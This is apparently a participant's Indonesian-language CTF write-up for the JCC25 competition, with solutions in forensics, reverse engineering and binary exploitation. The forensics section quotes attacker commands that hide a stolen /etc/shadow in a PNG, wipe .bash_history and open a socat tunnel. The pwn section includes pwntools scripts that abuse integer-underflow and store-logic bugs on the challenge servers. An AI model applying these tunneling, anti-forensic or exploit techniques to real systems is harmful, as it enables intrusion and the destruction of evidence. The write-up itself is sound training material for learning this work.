/home/thr00n3r/CTF/JCC25/Forensic/Guru Detektif Conan/artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures/wallpaper.png
-----
DECIMAL                                HEXADECIMAL                           DESCRIPTION
-----
0                                       0x0                                     PNG image, total size: 983567 bytes
983567                                 0xF020F                               ZIP archive, file count: 1, total size: 631 bytes
-----

Analyzed 1 file for 85 file signatures (187 magic patterns) in 15.0 milliseconds

Guru Detektif Conan
• -> exiftool artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures/wallpaper.png
ExifTool Version Number      : 13.30
File Name                    : wallpaper.png
Directory                   : artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures
File Size                    : 984 kB
File Modification Date/Time  : 2025:09:09 16:30:12+07:00
File Access Date/Time       : 2025:09:09 16:30:12+07:00
File Inode Change Date/Time  : 2025:09:11 18:45:28+07:00
File Permissions             : -rwxr-xr-x
```

Ternyata di file wallpaper.png terdapat file zip yang nyelip, coba kita keluarkan :

```
• -> foremost artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures/wallpaper.png
Processing: artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/ubuntu/Pictures/wallpaper.png
|foundat=etc/shadowUT
*|

Guru Detektif Conan
• -> ls output/png
🖼️ 00000000.png

Guru Detektif Conan
• -> ls output/zip
📦 00001921.zip

Guru Detektif Conan
• -> 7z x output/zip/00001921.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=en_US.UTF-8 Threads:20 OPEN_MAX:524288, ASM

Scanning the drive for archives:
1 file, 632 bytes (1 KiB)

Extracting archive: output/zip/00001921.zip

WARNINGS:
```

```
Guru Detektif Conan
• -> ls etc
  shadow
```

binwalk & exiftool menunjukkan ada ZIP tersembunyi di wallpaper.png dan setelah diekstrak isinya file sensitif (etc/shadow), berarti gambar yang dipakai attacker adalah wallpaper.png.

→ Jawaban : wallpaper.png

5. Secret Note

```
Hidden Data,Attacker menyembunyikan file sensitif di dalam sebuah gambar.🕵️Misi: Apa nama file gambar yang digunakan attacker?
Jawabanmu: wallpaper.png
✅ Benar!

Secret Note,Ternyata ada file rahasia yang disembunyikan di dalam gambar tersebut.🕵️Misi: File penting apa yang dicuri attacker?
Jawabanmu: 
```

Karena di soal no 4 kita sudah menemukan bahwa file wallpaper.png menyimpan data tersembunyi berupa file shadow melalui analisis menggunakan binwalk dan ekstraksi file ZIP yang ada di dalam gambar tersebut, maka untuk soal ini kita cukup menyimpulkan bahwa file penting yang dicuri attacker adalah shadow, karena berisi password hash yang sensitif dan memungkinkan attacker melakukan akses lebih lanjut.

→ Jawaban : shadow

6. Memory Loss

```
Secret Note,Ternyata ada file rahasia yang disembunyikan di dalam gambar tersebut.🕵️Misi: File penting apa yang dicuri attacker?
Jawabanmu: shadow
✅ Benar!

Memory loss,History perintah user tiba-tiba kosong.🕵️Misi: Apa nama file history dari user yang dihapus isinya?
Jawabanmu: 
```

Kita diminta untuk mencari tahu file mana yang dihapus isinya oleh attacker sehingga riwayat perintah user tiba-tiba hilang.

Pertama, kita cek isi folder `/home/student` dan `/root`:

```
Guru Detektif Conan
• -> ls -la artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/student
ls -la artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/root
drwxr-xr-x - thr00n3r 9 Sep 16:57 .
drwxr-xr-x - thr00n3r 9 Sep 16:57 ..
.rw-r--r-- 39 thr00n3r 9 Sep 16:46 .bash_history
.rw-r--r-- 220 thr00n3r 9 Sep 16:18 .bash_logout
.rw-r--r-- 3.8k thr00n3r 9 Sep 16:18 .bashrc
drwxr-xr-x - thr00n3r 9 Sep 16:57 .cache
drwxr-xr-x - thr00n3r 9 Sep 16:57 .config
drwxr-xr-x - thr00n3r 9 Sep 16:57 .local
.rw-r--r-- 807 thr00n3r 9 Sep 16:18 .profile
drwxr-xr-x - thr00n3r 9 Sep 16:57 .
drwxr-xr-x - thr00n3r 9 Sep 16:57 ..
.rw-r--r-- 171 thr00n3r 9 Sep 16:46 .bash_history
.rw-r--r-- 3.1k thr00n3r 15 Oct 2021 .bashrc
.rw-r--r-- 20 thr00n3r 9 Sep 16:24 .lessht
.rw-r--r-- 161 thr00n3r 9 Jul 2019 .profile
drwxr-xr-x - thr00n3r 9 Sep 16:57 .ssh
.rw-r--r-- 1.0k thr00n3r 9 Sep 16:23 .viminfo
```

Ditemukan file `.bash_history` di kedua folder tersebut. Coba kita lihat isi file history milik student :

```
Guru Detektif Conan
• -> strings artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/home/student/.bash_history
cat .bash_history
sudo su -l
exit
```

Hanya ada sedikit command, tidak menunjukkan penghapusan. Coba cek isi file history milik root :

```
Guru Detektif Conan
• -> strings artefak/uac-ubuntu-2204-linux-20250909055006/[root\]/root/.bash_history
echo "" > /root/.bash_history
echo "" > /home/student/.bash_history
cat /home/student/.bash_history
exiy
exit
cd /root/
cat .bash_history
cat .bash_history
exit
```

Ini bukti attacker sengaja mengosongkan history command di kedua user. Dari perintah di atas jelas terlihat attacker

menimpa isi **.bash_history** dengan string kosong, sehingga file inilah yang dihapus isinya.

→ Jawaban : **.bash_history**

7. Secret Tunnel

```
Memory loss,History perintah user tiba-tiba kosong.🕵️Misi: Apa nama file history dari user yang dihapus isinya?
Jawabanmu: .bash_history
✅ Benar!

Secret Tunnel,Attacker membuat tunnel untuk mengirim data keluar.🕵️Misi: Port berapa yang digunakan attacker?
Jawabanmu: 
```

Disini kita diminta untuk menemukan port yang digunakan attacker untuk membuat tunnel keluar dari server.

Pertama, kita cari file yang berisi informasi koneksi jaringan:

```
Guru Detektif Conan
• -> find artefak/uac-ubuntu-2204-linux-20250909055006 -type f -iname "*netstat*"
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-a.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-i.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-lpeanut.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-rn.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-anp.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-an.txt
artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-r.txt
```

Ditemukan beberapa file netstat, salah satunya **netstat_-lpeanut.txt** yang mungkin berisi informasi port yang sedang listen. Coba kita lihat :

```
Guru Detektif Conan
• -> strings artefak/uac-ubuntu-2204-linux-20250909055006/live_response/network/netstat_-lpeanut.txt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       User        Inode       PID/Program name
tcp        0      0 0.0.0.0:4444          0.0.0.0:*               LISTEN      0           55872       4594/nc
tcp        0      0 127.0.0.1:631         0.0.0.0:*               LISTEN      0           30494       823/cupsd
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      101         27815       554/systemd-resolve
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      0           30502       857/sshd: /usr/sbin
tcp        0      0 0.0.0.0:8080          0.0.0.0:*               LISTEN      0           62822       5454/socat
tcp        0      0 192.168.217.130:41096 34.120.208.123:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:41930 172.253.118.94:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:48936 34.107.243.93:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:48938 34.107.243.93:443      ESTABLISHED 1000        72475       6502/firefox
tcp        0      0 192.168.217.130:48052 34.49.51.44:443        TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:53458 34.36.137.203:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:45594 34.128.9.113:443        TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:47912 35.244.181.201:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:49670 34.160.144.191:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:39462 34.107.221.82:80        TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:43590 35.190.72.216:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:35916 64.233.170.95:443      TIME_WAIT   0           0           -
tcp        0      0 192.168.217.130:39464 34.107.221.82:80        TIME_WAIT   0           0           -
tcp6       0      0 :::22                 :::*                     LISTEN      0           30504       857/sshd: /usr/sbin
tcp6       0      0 :::631                 :::*                     LISTEN      0           30493       823/cupsd
udp        0      0 0.0.0.0:45099         0.0.0.0:*               TIME_WAIT   114         29924       739/avahi-daemon: r
udp        0      0 127.0.0.53:53         0.0.0.0:*               TIME_WAIT   101         27814       554/systemd-resolve
udp        0      0 192.168.217.130:68    192.168.217.254:67      ESTABLISHED 0           33156       745/NetworkManager
udp        0      0 0.0.0.0:631           0.0.0.0:*               TIME_WAIT   0           34091       1050/cups-browsed
udp        0      0 0.0.0.0:5353          0.0.0.0:*               TIME_WAIT   114         29922       739/avahi-daemon: r
udp6       0      0 :::59851              :::*                     TIME_WAIT   114         29925       739/avahi-daemon: r
udp6       0      0 :::5353               :::*                     TIME_WAIT   114         29923       739/avahi-daemon: r
```

Terlihat ada proses socat dengan port 8080, Ini menunjukkan attacker membuat tunnel melalui port 8080 untuk meneruskan traffic ke port 22 di IP attacker. Coba kalau proses socat di pstree :

```
Guru Detektif Conan
• -> grep -nE 'socat' artefak/uac-ubuntu-2204-linux-20250909055006/live_response/process/pstree_-a.txt
52: |-socat TCP-LISTEN:8080,fork TCP:192.168.217.128:22

Guru Detektif Conan
○ -> █
```

Hasilnya juga mengkonfirmasi bahwa socat berjalan di port 8080. Dari hasil analisa netstat dan pstree, jelas attacker menggunakan **port 8080** sebagai jalur tunnel keluar dari server.

→ Jawaban : 8080

8. Hidden IP

```
Secret Tunnel,Attacker membuat tunnel untuk mengirim data keluar.🕵️Misi: Port berapa yang digunakan attacker?
Jawabanmu: 8080
✅ Benar!

Hidden IP,IP milik attacker tersimpan di dalam informasi tunnel.🕵️Misi: Berapa alamat IP attacker?
Jawabanmu: 
```

Setelah menemukan port yang digunakan attacker, kita diminta untuk menemukan IP address dari attacker yang digunakan untuk koneksi keluar.

Pertama, kita sudah tahu dari soal sebelumnya bahwa port **8080** digunakan oleh attacker untuk membuat tunnel keluar.

Kita cek proses **socat** yang digunakan attacker pada file **pstree**:

```
Guru Detektif Conan
➤ -> grep -nE 'socat' artefak/uac-ubuntu-2204-linux-20250909055006/live_response/process/pstree_-a.txt
52: |-socat TCP-LISTEN:8080,fork TCP:192.168.217.128:22

Guru Detektif Conan
○ -> 
```

Dari sini terlihat jelas bahwa tunnel dari port **8080** di server diteruskan ke port **22** di IP **192.168.217.128**. Jadi dari **pstree**, IP **192.168.217.128** adalah alamat IP attacker yang digunakan untuk melakukan koneksi keluar dari server.

→ Jawaban: 192.168.217.128

```
Hidden IP,IP milik attacker tersimpan di dalam informasi tunnel.🕵️Misi: Berapa alamat IP attacker?
Jawabanmu: 192.168.217.128
✅ Benar!

🎉 Selamat! Ini flag kamu: JCC25{H0rm4t_k3p4d4_guruny4_D3t3ct1ve_C0n4n!!!}
```

Flag :

JCC25{H0rm4t_k3p4d4_guruny4_D3t3ct1ve_C0n4n!!!}

[Reverse Engineering]

Compiled
tryna to analyze bytecode
Attachment : output and chall

Disini kita dikasih dua file, file output dan file bytecode bernama chall:

output

=

4a434332357b36360eff5e9c75ab3f451c6f9e6b2e1f88fec1f2fad9aaffbed0b474b83955058d

bytecode:

```

0 LOAD_CONST 0 (0)
2 LOAD_CONST 1 (('Optional',))
4 IMPORT_NAME 0 (typing)
6 IMPORT_FROM 1 (Optional)
8 STORE_NAME 1 (Optional)
10 POP_TOP
12 LOAD_CONST 11 (('utf-8',))
14 LOAD_CONST 2 ("plaintext")
16 LOAD_NAME 2 (str)
18 LOAD_CONST 3 ("key_int")
20 LOAD_NAME 3 (int)
22 LOAD_CONST 4 ("encoding")
24 LOAD_NAME 2 (str)
26 LOAD_CONST 5 ("return")
28 LOAD_NAME 2 (str)
30 BUILD_TUPLE 8
32 LOAD_CONST 6 (code object encrypt_as_bigint_to_hex)
34 MAKE_FUNCTION
36 SET_FUNCTION_ATTRIBUTE 4
38 SET_FUNCTION_ATTRIBUTE 1
40 STORE_NAME 4 (encrypt_as_bigint_to_hex)
42 LOAD_NAME 5 (name)
44 LOAD_CONST 7 ("main")
46 COMPARE_OP 88 (==)
48 POP_JUMP_IF_FALSE 22 (to 80)
50 LOAD_CONST 8 (37281856372975529333932665818661744960068146687874218416451296882367786923504L)
52 STORE_NAME 6 (key)
54 LOAD_CONST 9 ("JCC25{}")
56 STORE_NAME 7 (flag)

```

```

58 LOAD_NAME 4 (encrypt_as_bigint_to_hex)
60 PUSH_NULL
62 LOAD_NAME 7 (flag)
64 LOAD_NAME 6 (key)
66 CALL 2
68 STORE_NAME 8 (enc_hex)
70 LOAD_NAME 9 (print)
72 PUSH_NULL
74 LOAD_NAME 8 (enc_hex)
76 CALL 1
78 POP_TOP
80 RETURN_CONST 10 (None)
82 RETURN_CONST 10 (None)
0 LOAD_FAST 0 (plaintext)
2 LOAD_ATTR 1 (NULL|self + encode)
4 LOAD_FAST 2 (encoding)
6 CALL 1
8 STORE_FAST 3 (pt_bytes)
10 LOAD_GLOBAL 3 (NULL + len)
12 LOAD_FAST 3 (pt_bytes)
14 CALL 1
16 STORE_FAST 4 (n)
18 LOAD_FAST 4 (n)
20 LOAD_CONST 1 (0)
22 COMPARE_OP 88 (==)
24 POP_JUMP_IF_FALSE 1 (to 26)
26 RETURN_CONST 2 (")
28 LOAD_GLOBAL 4 (int)
30 LOAD_ATTR 7 (NULL|self + from_bytes)
32 LOAD_FAST 3 (pt_bytes)
34 LOAD_CONST 3 ("big")
36 CALL 2
38 STORE_FAST 5 (pt_int)
40 LOAD_CONST 4 (1)
42 LOAD_CONST 5 (8)
44 LOAD_FAST 4 (n)
46 BINARY_OP 5 (*)
48 BINARY_OP 3 (<<)
50 LOAD_CONST 4 (1)
52 BINARY_OP 10 (-)
54 STORE_FAST 6 (mask)
56 LOAD_FAST_LOAD_FAST 81 (pt_int, key_int)
58 LOAD_FAST 6 (mask)
60 BINARY_OP 1 (&)
62 BINARY_OP 12 (^)
64 STORE_FAST 7 (xored_int)
66 LOAD_FAST 7 (xored_int)
68 LOAD_ATTR 9 (NULL|self + to_bytes)
70 LOAD_FAST 4 (n)
72 LOAD_CONST 3 ("big")
74 CALL 2
76 STORE_FAST 8 (ct_bytes)
78 LOAD_FAST 8 (ct_bytes)
80 LOAD_ATTR 11 (NULL|self + hex)
82 CALL 0
84 RETURN_VALUE

```


Ciphertext diberikan dalam bentuk hex, dan key adalah integer besar yang digunakan untuk XOR.

proses enkripsi kyk gini:

- Ubah plaintext → bytes → integer besar.
- XOR dengan key → hasil integer.
- Ubah integer → bytes → hex → ciphertext.

Dekripsi cukup dibalik:

- Hex → bytes → integer.
- XOR dengan key → integer plaintext.
- Integer → bytes → string → flag asli.

```
def decrypt(ct,key):
    b=bytes.fromhex(ct)
    n=len(b)
    i=int.from_bytes(b,"big")
    m=(1<<(8*n))-1
    return (i^key & m).to_bytes(n,"big").decode()

ct="4a434332357b36360eff5e9c75ab3f451c6f9e6b2e1f88fec1f2fad9aaffbed0b
474b83955058d"
key=37281856372975529333932665818661744960068146687874218416451296882
367786923504
print(decrypt(ct,key))
```

```
$ python3 solver.py
JCC25{6db731364d7afdf26fce695cbbbfcbef0}
```

Flag : JCC25{6db731364d7afdf26fce695cbbbfcbef0}

ts pmo
parah kalo gabisa
Attachment : chall

Diberikan sebuah file executable, langsung saja coba kita lihat lewat IDA :

```

push    rbp
mov     rbp, rsp
lea     rax, aJcc25Inirev ; "JCC25{inirev_"
mov     rdi, rax
call    hoho
lea     rax, aApaan      ; "apaan_"
mov     rdi, rax
call    hoho
lea     rax, aCoba       ; "coba_"
mov     rdi, rax
call    hoho
lea     rax, aYg         ; "yg_"
mov     rdi, rax
call    hoho
lea     rax, aKekgini    ; "kekgini}"
mov     rdi, rax
call    hoho
mov     eax, 0

```

Ternyata langsung ketemu flagnya

```

ts pmo
o -> gdb -q ./chall
Reading symbols from ./chall...
Downloading separate debug info for /home/thr00n3r/CTF/JCC25/Reverse/ts pmo/chall
(No debugging symbols found in ./chall)
(gdb) set pagination off
(gdb) b hoho
Breakpoint 1 at 0x111d
(gdb) commands
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>silent
>printf "%s", (char*)$rdi
>c
>end
(gdb) run
Starting program: /home/thr00n3r/CTF/JCC25/Reverse/ts pmo/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
JCC25{inirev_apaan_coba_yg_kekgini}[Inferior 1 (process 63978) exited normally]
(gdb)

```


Flag : JCC25{inirev_apaan_coba_yg_kekgini}

React Native Debug

parah kalo gabisa

Attachment : chall.zip

Kita coba unzip filenya, dan ini isinya:



masuk ke assets, ada file index-Cek_kj5A.js, kita coba buka:

```
(function(){const t=document.createElement("link").relList;if(t&&t.supports&&t.supports("modulepreload"))return;for(const l of docum
* @license React
* react.production.min.js
*
* Copyright (c) Facebook, Inc. and its affiliates.
*
* This source code is licensed under the MIT license found in the
* LICENSE file in the root directory of this source tree.
*/var Yn=Symbol.for("react.element"),rc=Symbol.for("react.portal"),lc=Symbol.for("react.fragment"),uc=Symbol.for("react.strict_mode
* @license React
* scheduler.production.min.js
*
* Copyright (c) Facebook, Inc. and its affiliates.
*
* This source code is licensed under the MIT license found in the
* LICENSE file in the root directory of this source tree.
*/(function(e){function t(C,P){var z=C.length;C.push(P);e:for(;;){var B=z-1,G=C[B];if(0<l(G,P))C[B]=P,C[z]=G,z=B;else break
* @license React
* react-dom.production.min.js
*
* Copyright (c) Facebook, Inc. and its affiliates.
*
* This source code is licensed under the MIT license found in the
* LICENSE file in the root directory of this source tree.
*/var wc=Lr,ye=gc;function y(e){for(var t="https://reactjs.org/docs/error-decoder.html?invariant="+e,n=1;n<arguments.length;n++)t+=
+S1+e}var El=!1;function Cl(e,t){if(!e||!t)return"";El=!0;var n=Error.prepareStackTrace;Error.prepareStackTrace=void 0;try{if(t){if(
),u=r.stack.split(
),o=l.length-1,i=u.length-1;1<o&&0<=i&&l[o]!==u[i];i--;for(1<o&&0<=i;o--,i--)if(l[o]!==u[i]){if(o!==(i+1)||i!==(i+1))do if(o--,i--,0>i|
~l[o].replace(" at new ", " at ");return e.displayName&&s.includes("<anonymous>")&&(s=s.replace("<anonymous>",e.displayName)),s}while
).replace(jf,"")}function fr(e,t,n){if(t=ci(t),ci(e)!==t&&n)throw Error(y(425))}function Ar(){var pu=null,mu=null;function hu(e,t)
Error generating stack: `+u.message+
`+u.stack)return(value:e,source:t,stack:l,digest:null)}function hl(e,t,n){return(value:e,source:t,stack:n,digest:tl
`+u.stack)return(value:e,source:t,stack:l,digest:null)}function hl(e,t,n){return(value:e,source:t,stack:n,digest:tl
```

filenya bisa dibilang sangat besar dan cukup bikin sakit mata liatnya, kita coba beautify biar enak liatnya:

```

Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS

1 (function() {
2   const t = document.createElement("link").relList;
3   if (t && t.supports && t.supports("modulepreload")) return;
4   for (const l of document.querySelectorAll('link[rel="modulepreload"]')) r(l);
5   new MutationObserver(l => {
6     for (const u of l)
7       if (u.type === "childList")
8         for (const o of u.addedNodes) o.tagName === "LINK" && o.rel === "modulepreload" && r(o)
9   }).observe(document, {
10     childList: !0,
11     subtree: !0
12   });
13
14   function n(l) {
15     const u = {};
16     return l.integrity && (u.integrity = l.integrity), l.referrerPolicy && (u.referrerPolicy = l.referrerPolicy), l.crossOrigin === "use-credentials" && (u.crossOrigin = "use-credentials"), u;
17   }
18
19   function r(l) {
20     if (l.ep) return;
21     l.ep = !0;
22     const u = n(l);
23     fetch(l.href, u)
24   }
25 })();
26
27 function nc(e) {
28   return e && e.__esModule && Object.prototype.hasOwnProperty.call(e, "default") ? e.default : e
29 }
30 var Bi = {
31   exports: {}
32 },
33 T = {};
34 /**
35  * @license React
36  * react.production.min.js
37  *
38  * Copyright (c) Facebook, Inc. and its affiliates.
39  *
40  * This source code is licensed under the MIT license found in the

```

yoiki rek

dari kode yang sudah kita beautify, kita dapat beberapa poin kalau:

- Panjang tepat 26 karakter.
- Harus ada underscore (_) di index 5, 12, dan 20 (ingat: index dimulai dari 0).
- Karakter terakhir harus '?' dan ada tepat 3 huruf kapital.
- Total jumlah kode ASCII semua karakter adalah 2259, dan hasil XOR semua kode ASCII adalah 7.
- 6 karakter pertama diubah dengan XOR dengan mask [5,7,9,11,13,15] harus menghasilkan [87,52,61,104,121,80].
- 6 karakter berikutnya ditambah dengan [17,23,5,31,7,11] lalu mod 127 harus menghasilkan [127,75,89,80,125,62].
- 6 karakter berikutnya dikurangi dengan [9,4,12,1,3,7] lalu mod 127 harus menghasilkan [86,110,39,117,98,107].
- 6 karakter berikutnya di-XOR dengan [13,26,39,52,65,78] harus menghasilkan [126,41,120,92,32,60].
- 2 karakter terakhir di-XOR dengan 42, lalu ditambah 7, mod 127 harus menghasilkan [117,28].

- Setiap bagian (chunk) memiliki checksum berbobot (posisi * nilai) mod 97 yang harus sesuai dengan [43,6,3,50,0].
- Digit '3' muncul 4 kali, '4' muncul 2 kali, '1' muncul 1 kali.
- 5 karakter pertama jika dibalik harus menjadi "tc43R".

```
def solve_flag():
    flag = [''] * 26

    first5 = "tc43R"[:-1]
    for i in range(5):
        flag[i] = first5[i]

    flag[5] = '_'
    flag[12] = '_'
    flag[20] = '_'
    flag[25] = '?'

    Nd = [5, 7, 9, 11, 13, 15]
    Pd = [87, 52, 61, 104, 121, 80]
    for i in range(6):
        flag[i] = chr(Pd[i] ^ Nd[i])

    zd = [17, 23, 5, 31, 7, 11]
    Td = [127, 75, 89, 80, 125, 62]
    for i in range(6):
        code = (Td[i] - zd[i]) & 127
        flag[6 + i] = chr(code)

    Ld = [9, 4, 12, 1, 3, 7]
    Rd = [86, 110, 39, 117, 98, 107]
    for i in range(6):
        code = (Rd[i] + Ld[i]) & 127
        flag[12 + i] = chr(code)

    Od = [13, 26, 39, 52, 65, 78]
    Md = [126, 41, 120, 92, 32, 60]
    for i in range(6):
        flag[18 + i] = chr(Md[i] ^ Od[i])
```

```
Dd = 42
Id = [117, 28]
for i in range(2):
    code = ((Id[i] - 7) & 127) ^ Dd
    flag[24 + i] = chr(code)

return ''.join(flag)

print("Flag:", solve_flag())
```

```
$ python3 solver.py
Flag: R34ct_n4T1v3_r3vers3_hard?
```

Flag : JCC25{R34ct_n4T1v3_r3vers3_hard?}

JIT

lightweight dynamic scripting language


Attachment : chall.lua dan output

dikasih file output =

43da373120201ddaeffc7218d365d0e1fffd9662a0b5260a905f42d102bec569a247f59b96b02018d

terus juga ada file chall.lua, kita coba decompiler lua online

(<https://luadec.metaworm.site/>)



```

420 end
421 local r5_1 = r1_0.fromhex(r2_1):bxor(r1_0(r1_1))
422 return r5_1.tohex(r5_1)
423 end
424 encrypt_as_bigint_to_hex = r2_0
425 r2_0 = "37281856372975529869235043339326658186617449372818563760068146687874218416451296882367786923504"
426 local r3_0 = "JCC25{"
427 local r4_0 = encrypt_as_bigint_to_hex(r3_0, r2_0)
428 print("Key (Decimal): " .. r2_0)
429 print("Flag: " .. r3_0)
430 print("Encrypted (Hex): " .. r4_0)
431

```

kita dapat keynya yaitu r2_0 berbentuk decimal, yang nanti kita ubah ke big int, lalu kita xor dengan output:

```

from Crypto.Util.number import long_to_bytes

key_decimal =
37281856372975529869235043339326658186617449372818563760068146687874218416451296882367786923504
ciphertext_hex = "43da373120201ddaeffc7218d365d0e1fffd9662a0b5260a905f42d102bec569a247f59b96b02018d"

cipher_int = int(ciphertext_hex, 16)
result_int = cipher_int ^ key_decimal
flag = long_to_bytes(result_int).decode()

print(flag)

```

```

$ python3 solver.py
JCC25{8b1dc37ae25e134daf09800b11e3b024}

```

Flag : JCC25{8b1dc37ae25e134daf09800b11e3b024}

[Binary Exploitation]

ITS Canteen

[19:55, 24/08/2025] daniel: wei za [20:10, 24/08/2025] daniel: besok habis matkul kalkulus mau ke kantin pusat ITS ga? [20:10, 24/08/2025] daniel: laper bgt habis matkul [04:06, 24/08/2025] Reza: oi, ketiduran gw [04:06, 24/08/2025] Reza: mau beli apaan? [04:06, 24/08/2025] daniel: flag sih [04:10, 24/08/2025] Reza: habis duitku woi

103.183.92.202:4008

Attachment : chall

Diberikan file chall dan nc 103.183.92.202 4008:

```
$ nc 103.183.92.202 4008:
selamat datang di Warung JCCMart

saldo kamu: Rp.1337
apa yang mau kamu beli hari ini?
(1) kopi susu Rp.99
(2) circle Rp.1
(3) joki skripsi Rp.666
```

terlihat kalau ini adalah soal klasik beli barang tapi jumlahnya mines, tapi disitu gk ada flag yang bisa dibeli, mari kita coba decompile pakai ida:


```

__isoc99_scanf("%d", &v4);
if ( v4 == 1000 )
{
    if ( v3 > 999999999 )
    {
        win();
        exit(1);
    }
    puts("minimal kaya dulu le\n");
}
else

```

kita dapat flag kalau v4 atau input kita itu 1000 dan v3 atau uang kita itu lebih besar dari 999999999

```

from pwn import *

r = remote("103.183.92.202", 4008)
r.recvuntil(b"(3) joki skripsi Rp.666\n")
r.sendline(b"3")
r.recvuntil(b"mau beli berapa?\n")
r.sendline(b"-1501500")
r.recvuntil(b"(3) joki skripsi Rp.666\n")
r.sendline(b"1000")
print(r.recvall().decode())
r.close()

```

```

$ python3 solver.py
[+] Opening connection to 103.183.92.202 on port 4008: Done
[+] Receiving all data: Done (39B)
[*] Closed connection to 103.183.92.202 port 4008
JCC25{0104661701f8a4d4de43b23c7f64250c}

```

Flag : JCC25{0104661701f8a4d4de43b23c7f64250c}

Nikko Store
nc 103.183.92.202 4011
Attachment : store

Ini sih kurang lebih sama kyk diatas, tapi:

```
(base) (saymeal@LAPTOP-HJAPNCK)-[~/nicostore]
$ nc 103.183.92.202 4011
Selamat datang di Nikko Store!

=== NikkoStore ===
1) balance      - lihat saldo
2) list         - lihat barang
3) join         - gabung loyalty (butuh beberapa langkah)
4) coupon       - set kupon (% diskon, perlu loyalty)
5) add          - tambah ke keranjang (id qty)
6) return       - kembalikan barang (id qty)
7) checkout     - bayar / refund keranjang
8) sell         - jual ke toko (id qty)
9) flag         - beli flag (100000)
0) quit
> |
```

disini gk bisa beli barang mines, melainkan kita harus dapatin diskon → beli barang → jual → beli flag pas uang dah cukup:

```
from pwn import *

r = remote("103.183.92.202", 4011)
r.send(b"3\n12\n")
r.send(b"4\n90\n")

while True:
    r.send(b"1\n")
    data = r.recvuntil(b"\n=== NikkoStore ===").decode()
    try:
        balance = int([line for line in data.splitlines() if "saldo:"
in line][0].split(": ")[1])
    except:
        continue
    if balance >= 100000:
        break
    r.send(b"8\n1\n8\n")
```

```

r.send(b"5\n2\n10\n")
r.send(b"8\n2\n1345\n")

r.send(b"9\n")
r.interactive()

```

```

9) flag      - beli flag (100000)
0) quit
> saldo: 719532

=== NikkoStore ===
1) balance   - lihat saldo
2) list      - lihat barang
3) join      - gabung loyalty (butuh beberapa langkah)
4) coupon    - set kupon (% diskon, perlu loyalty)
5) add       - tambah ke keranjang (id qty)
